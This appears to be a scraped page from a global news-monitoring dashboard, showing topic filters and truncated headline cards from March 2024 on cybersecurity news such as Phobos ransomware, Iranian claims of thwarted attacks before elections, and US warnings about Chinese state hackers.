
United States Of A...
US

18 hours ago
04/03/2024

Phobos, a complex ransomware-as-a-service operation that has been around for five years and is includes multiple variants, continues to target a range of critical infrastructure in the United State...


TIMEFRAME

Today — 20/02/2024



Global Monitoring

Sourcing data from global media and social channels, our intelligence engine continuously monitors thousands of sources in multiple languages. We filter out the noise and extract useful information to provide accurate intelligence insights.



FILTERS

Humanitarian

Famine IDPs Refugees Asylum

Migration General

Political

Economic Elections Military

Political Unrest Corruption General

Miscellaneous

Fatalities Missing Cyber Security

Uncategorized

Keywords (5)

× Cybersecurity × Cyber Attacks

× Cybercrime × Cyber

× Cybercriminal

Locations

Timeframe

2 Updates — 5 minutes ago

200 CYBER ATTACKS THWARTED AHEAD OF KEY ELECTIONS: IRANIAN OFFICIAL

Miscellaneous
Cyber Security

Iran
IR

2 hours ago
05/03/2024

Head of Irans Passive Defense Organization Brigadier General Gholamreza Jalali stated Tehran has foiled 200 cyber attacks against the country in the one month leading to the Parliamentary and Assem...

Published — 13 hours ago

NATIONAL CYBER DIRECTOR URGES PRIVATE SECTOR COLLABORATION TO COUNTER NATION-...

Miscellaneous
Cyber Security

China
CN

13 hours ago
04/03/2024

National Cyber Director Harry Coker this week reiterated prior warnings that hackers linked to the Peoples Republic of China are actively working to gain access to critical infrastructure in the U....

Published — 13 hours ago

CHINESE HACKERS INFILTRATING AMERICAS CRITICAL INFRASTRUCTURE

Miscellaneous
Cyber Security

China
CN

15 hours ago
04/03/2024

Mr. Wray singled out the Chinese Communist Party hacking group Volt Typhoon, which the U.S. Cybersecurity and Infrastructure Security Agency

Published — 18 hours ago

IT IS CRITICAL TO CONTINUE CYBER THREAT SEARCH OPERATIONS TO PROMPTLY IDENTIF...

Miscellaneous
Cyber Security

Latvia
LV

